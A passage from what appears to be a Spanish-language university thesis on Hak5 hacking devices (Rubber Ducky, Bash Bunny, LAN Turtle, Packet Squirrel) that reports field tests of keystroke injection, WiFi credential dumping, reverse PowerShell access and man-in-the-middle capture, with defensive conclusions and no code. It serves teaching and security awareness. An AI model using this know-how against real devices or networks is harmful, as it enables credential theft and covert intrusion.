Los dispositivos previamente mencionados son sistemas de inyección de pulsaciones que funcionan a partir de una serie de comandos contenidos en un archivo de texto denominados Payload, estos payloads son una sintaxis de comandos escritos en cualquier procesador de texto como Notepad por mencionar alguno, estos payloads están escritos en unos lenguajes de programación conocidos script específico para cada dispositivo, el idioma lenguaje de programación del Rubber Ducky se denomina Ducky Script, este lenguaje de programación requiere de un proceso denominado Ducky Encoder este proceso se realiza con la herramienta Ducky Encoder el cual convierte el Ducky Script legible por los humanos a un escrito codificado que es legible por el Rubber Ducky, este escrito codificado debe ser almacenado en el root del Rubber Ducky y denominado como Inject.bin esto hará que Rubber Ducky ejecute el Payload cada vez que este sea insertado en un puerto USB de una computadora o Micro SD de un teléfono inteligente.

Igualmente, el dispositivo Bash Bunny es un dispositivo de inyección de pulsaciones, pero con una tecnología más avanzada y de administración más sencilla, su hardware posee un switch que permite acceder a tres modos de los cuales dos están dedicados a la ejecución de payloads y el tercero dedicado a la administración de sus

ficheros, esto da un mayor espectro de formas de ataque de manera eficiente y veloz sin ser requerido el desarmar el dispositivo para su programación.

Los escenarios donde se podrían usar estos dispositivos pueden ser didácticos o malintencionados dependiendo de quién los utilice. Un escenario didáctico fuese la programación de payloads que ejecuten rutinas de mantenimiento y de actualización en las computadoras de un laboratorio informático sin la necesidad de que el usuario dedique horas en cada dispositivo ahorrando horas de esfuerzo, a su vez estos dispositivos pueden ser programados para generar PowerShell Reversos o la extracción de información de los dispositivos.

Un Payload de extracción de información de fácil ejecución es el WIFIdump. Este Payload requiere tan solo unas cuantas modificaciones en su sintaxis y su objetivo es la clonación de los registros Wifi del dispositivo, este clona los SSDI y las claves WEP / WPA2 y almacenando estos dentro de un folder “loot” en el dispositivo o enviándolo mediante un correo electrónico que será enviado a la dirección de correo electrónico que ingresemos en la sintaxis del payloads.

En nuestro procedimiento de investigación realizamos la extracción de registros Wifi mediante la simple inserción de un dispositivo de pulsación en uno de su puerto USB. Esto demuestra la facilidad de ejecución del ataque de inyección, con esto en mente el administrador de seguridad informática de una institución puede tomar precauciones para la protección de los dispositivos de red y computadoras en la institución.

Como última prueba de campo se realizó la infiltración de una red LAN mediante los dispositivos Lan Turtle y Packet Squirrel. Estos son dispositivos que se instalan de manera muy discreta dentro de un entorno dentro de un entorno de red LAN gracias a su apariencia que simula un convertidor de red RJ45 a USB. Además, su administración remota permite que estos permanezcan en un lugar por un largo periodo de tiempo sin necesidad de ser modificados o trasladados por el administrador.

El Lan Turtle es un dispositivo para generar ataque Man-in-the-middle, su administración es realizada mediante PuTTY ya que al ser conectado a la red LAN este posee una dirección IP de administración la cual permite el acceso mediante PuTTY a su Turtle Shell esta interfaz de administración basada en Linux y se navega mediante las flechas direccionales, enter, escape y la barra espaciadora.

En esta interfaz se puede acceder al administrado de módulos los cuales son se encuentran en los repositorios de GitHub de la compaña Hak5. Entre estos módulos podemos mencionar el módulo Dnsspoof para suplantaciones de dirección IP, Nmap para creación de registro de dirección IP de los dispositivos conectados a la red LAN.

En la prueba de campo realizada fue la instalación del Lan Turtle en un cableado de red LAN al cual accedimos mediante PuTTY y se realizó un módulo Nmap para tener un listado de los dispositivos en la red, este mismo escenario puede ser usado por un administrador de red para crear registros de las computadoras en los laboratorios y a su vez crear restricciones de accesos para los usuarios.

En el último escenario de prueba se realizó con Packet Squirrel, este último dispositivo en una mezcla entre el Bash Bunny y el Lan Turtle, este dispositivo es discreto por su reducido tamaño similar a una caja de fósforos y posee un switch para la ejecución de la variedad de payloads que puede almacenar a la vez. El Packet Squirrel cuenta con un slot de almacenamiento donde se pueden guardar respaldos de capturas Ncap, clonaciones de registros y direcciones MAC esto lo convierte no solo en un dispositivo de acceso VPN sino también en un dispositivo de almacenamiento flash y su administración remota lo convierte en una herramienta ideal para permanecer discretamente instalada sin levantar sospechas.

En la prueba realizada se instaló el Packet Squirrel entre una computadora y su acceso físico a la LAN. Remotamente té se accedió al para realizar un monitoreo del tráfico que viaja en la red del dispositivo, con el switch posicionado en el Payload de Ncap se logró crear una clonación de las tramas de información que viajo por la red y que fue accesible posteriormente sin necesidad de interactuar nuevamente con la computadora.

Un administrador de red puede usar este dispositivo en un escenario de investigación para recolección de información para o en el caso de requerir acceso a una computadora sin necesidad de estar físicamente frente a ella.

3.5 Estrategia

Nuestra propuesta de demostración de las vulnerabilidades de los usuarios y su información seria la preinstalación en un laboratorio informático, posteriormente se le

solicitaría a un grupo de estudiantes utilizar sus dispositivos como harían normalmente cada día. Después de transcurrido un tiempo se les informaría de que sus dispositivos y conexiones han sido intervenidas por estos dispositivos de hackeo ético. Esto con el fin de demostrar con cuanta facilidad los usuarios pueden ser víctimas de un hackeo sin que ellos estén consientes.

Esto con el fin de dar una demostración de cuan vulnerables son las redes y dispositivos por más seguros que estos aparenten ser. Con este tipo de demostraciones el personal administrativo y se encuentran en la obligación de tomar acciones para prevención de estos eventos, pueden ser mediante restricciones de uso de dispositivos o aplicación de equipos de red administrables que acepten configuraciones en sus estándares de seguridad.

Igualmente, los resultados otorgados por los dispositivos de hackeo ético pueden ser de mucha utilidad para la prevención de la integridad de las computadoras y privacidad de sus usuarios, un monitoreo ético de las tramas de información que viajan en la red es esencial para evitar el mal uso de los servicios proporcionados en un ambiente laboral o estudiantil.

Capitulo IV Análisis de Resultados

4.1 Presentación de resultados

Tras la realización de las pruebas de ataques de hackeo como Man-in-the-Middle e inyección de pulsaciones, hemos sido testigos del alto grado de vulnerabilidad de los usuarios y dispositivos con acceso a red.

Las pruebas realizado en el escenario de redes inalámbricas WIFI revelo que un alto número de usuarios seleccionaran prontamente cualquier punto de acceso a la red cuando se encuentran en un lugar social, un restaurante o un salón de clases simplemente por el hecho del que el punto de acceso posea un SSID que genera confianza ya sea por poseer el término “Free” o “Open”, a su vez la inclusión del nombre de la instalaciones aumenta la posibilidad de conexión de más usuarios.

Es en estos escenarios donde los hackers pueden hacer uso de dispositivos que generen suplantación de puntos de red con solo cambiar el SSID de su equipo de red, los usuarios no dudaran en conectarse a estos convirtiéndolos en víctimas de ataques Man-in-the-middle. No manera de que un usuario cotidiano sepa de la autenticidad de estos puntos de acceso por lo cual cada vez más el número de víctimas de ataques mediante redes inalámbricas va en aumento.

En el escenario de ataque de inyección de pulsaciones, logramos realizar una serie de ataques de manera parida y discreta con el simple hecho de introducir cada dispositivo de inyección en un puerto USB de las computadoras objetivo, los dispositivos ejecutan de manera casi instantánea y eficiente los payloads de ataque

instalados en su almacenamiento, estos dispositivos tiene una velocidad de 1000 pulsaciones por minuto lo que otorga una ejecución veloz del Payload, cabe mencionar que esta velocidad de ejecución puede ver modificada dentro de la misma sintaxis del Payload dando un tiempo de espera basado en milisegundo.

Los dispositivos de inyección cuentan con indicadores LED que informan al atacante el proceso en el que se encuentra el Payload en ejecución por lo cual puede proceder a la extracción inmediata del dispositivo o ejecutar nuevamente el Payload de no haber sido exitoso en su despliegue. Estos payloads pueden ser de diferente función, pueden ser de ejecución de mantenimiento, instalación de programas, eliminación de archivos o introducción de comandos en el PowerShell o el CMD (Símbolo del sistema).

Sin embargo también existen otra gran variedad de Payload con una directiva perjudicial para el dispositivo, no es de extrañar que un dispositivo de mantenimiento y ejecución pueda ser usado de forma no fructífera para el usuario, en el escenario de prueba se realizó una serie de ataques que varían desde inofensivas bromas hasta creación de accesos remotos sin el consentimiento del propietario del dispositivo, estos payloads pueden ser obtenidos fácilmente desde los repositorios de GitHub de la empresa Hak5 requieren mínimas modificaciones en su sintaxis para realizar este tipos de acciones.

La prevención de este tipo de ataques no es de fácil realización por lo que los encargados de seguridad de las redes y dispositivos se encuentran en la necesidad de creación de soluciones eficientes para la prevención de este tipo de ataques. Lo más

resaltante de ser víctima de este tipo de ataques es que este no finaliza con la extracción del dispositivo en la computadora objetivo, los payloads de PowerShell reverso crean un acceso no autorizado, el mismo atacante puede muy fácilmente acceder mediante un servicio de cliente SSH a la computadora objetivo sin necesidad de encontrarse físicamente delante de esta.

El tercer escenario de prueba realizado de ataques Man-in-the-middle en redes LAN nos revelo la que ni en una red local los usuarios están seguros, Los dispositivos de pruebas de penetración en las redes locales tiene una apariencia altamente discreta al punto de no ser reconocibles por el usuario cotidiano de una computadora.

En la primera prueba se utilizó el dispositivo de ataque Man-in-the-middle Lan Turtle, a simple vista posee la apariencia de un adaptador de puerto de internet RJ45 a USB Port. Este se pude instalara discretamente entre la computadora o dispositivo objetivo dando este acceso a la red LAN sin levantar mayor sospecha, el Lan Turtle es administrable remotamente mediante SSH lo que le permite permanecer sin necesidad de interacción física por largos periodos de tiempo, su interfaz de administración conocida como Turtle Shell está basada en la interfaz de terminal Linux siendo óptima para la ejecución de comandos.

Dentro del Turtle Shell la navegación es relativamente sencilla permitiendo acceder a sus menos de configuración y administración de módulos, Lan Turtle puede obtener sus módulos desde los repositorios GitHub, cada repositorio tiene una función distintiva y requieren de mínimas configuraciones para ser funcionales.

El Lan Turtle posee módulos de pruebas de penetración por mencionar algunos. NMAP, DNS spoff, SSHFS, Ncap entre otros, cada uno de estos módulos está diseñado para que un atacante o administrador se seguridad de la red, tenga un registro de cada dispositivito en la red, que sitios de la red son visitados, y respaldar el tráfico que viaja en la misma.

Por otro lado, también permite realizar administración remota a las computadoras objetivos como conexiones VPN, y si discreta naturaleza lo vuelve óptimo para ser instalado en infraestructuras de red corporativas o institucionales para realización de pruebas penetración Metasploit Meterpreter por mencionar algunos.

Finalmente, en el último escenario de prueba realizado con el dispositivo Packet Squirrel para realización de ataques Man-in-the-middle resulto ser muy superior a su predecesor, no solo por ser una más adaptable el momento de su instalación sino a su alta variación de usos.

El Packet Squirrel no es más grande que una caja de fósforos sin embargo posee un hardware con una variada gama de puertos de conexión y slots para insertad discos de almacenamiento Micro SD convirtiéndolo no solo en un dispositivo de pruebas de penetración sino también en una unidad de almacenamiento

El Packet Squirrel comparte similitudes con el dispositivo de inyección de pulsaciones Bash Bunny, ambos son una mejora sobresaliente de su predecesor por la facilidad de configuración mediante los modos Arming y la habilidad más de un proceso gracias a su switch que permiten seleccionar el Payload deseado.

Packet Squirrel al igual que Lan Turtle provén acceso a la red LAN tomando la función de un adaptador, sin embargo, este funciona como un creador de túneles y VPN de administración a través de la red sin percatar al objetivo, adicionalmente su capacidad de almacenamiento permite la realización de clonaciones de información gracias a los NETMODE de configuración los cuales almacenan esta información en la carpeta “loot” para su posterior revisión.

Tras la realización de cada una de estas pruebas los resultados obtenidos resultan ser alarmantes debido a la alta facilidad de ejecución de ataques de hackeo en los entornos de red Wifi, LAN y ataques de pulsación. Cada vez más estas técnicas van mejorando su efectividad casi al punto de ser totalmente indetectables, siendo esto un serio problema para todo usuario de dispositivos con acceso a red o computadoras, es abrumante la cantidad de maneras de acceder, alterar, dañar o eliminar la información de los dispositivos son mencionar que también afecta la integridad de los mismos.

Afortunadamente existen compañías e instituciones dedicadas a prevenir este tipo de acciones al proporcionar materiales y conocimientos para su prevención. En el presente caso la compañía HAK5 dedicada a la creación de equipos de pruebas de penetración han sido un enorme apoyo para los entusiastas informáticos y administradores de seguridad de redes, dándoles las herramientas para su propia realización de pruebas de penetración con el fin de desarrollar sistemas y técnicas que eviten el acceso de usuarios no autorizados y asegurar la integridad de los sistemas informáticos de sus instituciones, compañías, lugares laborales, hogar etc.

Capítulo V Conclusiones

Al finalizar esta investigación y creación de material didáctico, hemos llegado a la conclusión que el hackeo es una amenaza real y persistente y que cualquiera puede ser víctima de este si no se posee el conocimiento o los estándares de seguridad necesarios para su prevención.

Con el paso de los años las tecnologías avanzan y mejoran tanto su hardware como software han tenido radicales cambios con el fin de facilitar su uso a cualquier usuario convirtiéndose estos en parte indispensable en los campos laborales, personales, de comunicación y entretenimiento, esto mismo los convierte en llamativas victimas de hackeo ya sea por fines perjudiciales o de mayor relevancia. El hackeo crece juntamente con los estándares de seguridad mejorando cada día sus técnicas y métodos de ejecución por lo cual la situación de la seguridad informática será una constante mientras existan personas con intenciones de acceder de manera no autorizada a dispositivos y redes ajenas.

Cabe destacar también el alto nivel de desconocimiento de los usuarios sobre el tipo de amenazas existente confiando ciegamente que un simple bloqueo del dispositivo será suficiente para evitar el ser víctimas de ataques cuando la realidad es que la alta variedad de métodos de inflación evoluciona para lograr pasar estos sistemas de seguridad de manera discreta y eficiente demostrando que la seguridad de los dispositivos debe mejorar continuamente.

Tras haber sido testigos y participantes de los diferentes métodos de ataque a las redes informáticas y dispositivos hemos adquirido no solo el conocimiento de la realización de los ataques, también se adquirió el conocimiento para la detección temprana de los ataques y sus futuras prevenciones con la aplicación de métodos y equipos de seguridad adecuados para mantener la integridad de los equipos y sus usuarios.

Los ataques de redes inalámbricas WIFI con los dispositivos Wifi Pineapple nos demostró cuan fácil es el acceder al tráfico de los usuarios que se conectan a estos, por lo cual se debe concientizar sobre el peligro de acceder a cualquier punto de acceso sospechoso e igualmente estar consciente de los puntos de acceso registrados en los dispositivos por lo que alentamos a los usuarios a revisar de manera periódica sus dispositivos para la verificación de autenticidad a su vez concientizar de cuan delicada es la seguridad de la información que viaja a través de las misma por lo cual se debe orientar a los usuarios a evitar el compartir información perjudicial o de alto valor a su persona a través de estas redes de dudosa autenticidad porque son potenciales víctimas de captura y exposición de la información.

Adicionalmente no se debe confiar de que un dispositivo sin acceso a la red sea más seguro ya que la realización de infiltración mediante dispositivos de inyección de pulsaciones simula la interacción humana con un teclado, siendo este periférico de entrada la ruta principal para acceder a los dispositivos y la información dentro de ellos.

Las pruebas realizadas con Rubber Ducky y el Bash Bunny simulan la pulsación de teclas que realizaría un humano en un teclado. Estos dispositivos son altamente eficientes requiriendo solamente ser insertados en cualquier puerto USB o Micro SD del objetivo y estos ejecutaran cualquier ataque introducido en ellos, los ataques se realizan a partir de un documento de texto denominado Payload el cual pose una serie de comandos que serán ejecutados en el dispositivo objetivo y pueden ser tan perjudiciales como los ataques de acceso mediante redes inalámbricas o locales. No requieren la interacción humana directa solamente deben ser instalados y dejar que estos realicen sus funciones en un periodo de tiempo para su posterior extracción, y en cuestión de minutos se realizó un ataque sin alertar al propietario del dispositivo.

Finalmente, las pruebas de ataque a alas redes locales LAN nos demostró que ni siquiera dentro de una red privada hogareña o laboral se está seguro en contra del ataque de hackeo. Con la simple instalación de dispositivo de ataque Man-in-the-middle como el Lan Turtle o el Packet Squirrel nos concedió el acceso a la red local LAN dando paso a la ejecución de ataques como captura de direcciones de los dispositivos en la red con el módulo Nmap, ser renviado a un sitio web diferente mediante la sustitución de la dirección IP con el módulo DNS Spoof, etc. La capacidad de administración remota de estos equipos aumente la dificultad de percatarse si estamos siendo víctimas de un ataque ya que estos proveen el acceso a la red local o la internet como si fuesen un simple adaptador de red, siendo estos una potencial amenaza de ataque.

Para concluir este escrito se quiere dar a conocer sobre el alto número de amenazas a los dispositivos informáticos, y que la mejor forma de prevención es mediante la prueba y error de ataques siendo estos el procedimiento óptimo para mejorar contantemente la seguridad y la integridad de todo usuario y dispositivo.

Se espera que, al proveer este material didáctico y dispositivos de prueba de hackeo, sean de alta utilidad para los estudiantes de las carreras de Administración de redes computacionales. En la Universidad Tecnológica De El Salvador.

Referencia

Kitchen, D. (2015). *Bash Bunny: a guide hot plug attack.* San Francisco: Hak5 LLC.

Kitchen, D. (2015). *LAN Turtle: a guide to convert remote access toolkit.* San Francisco: Hak5 LLC.

Kitchen, D. (2015). *Packet squirrel: a guide to the ethernet man in the middle.* San Francisco: Hak5 LLC.

Kitchen, D. (2015). *Rubber Ducky: a guide to keystroke injection attacks.* San Francisco: Hak5 LLC.

Kitchen, D. (2015). *Wifi Pineapple: a guide to the top wifi audition toolkit.* San Francisco: Hak5 LLC.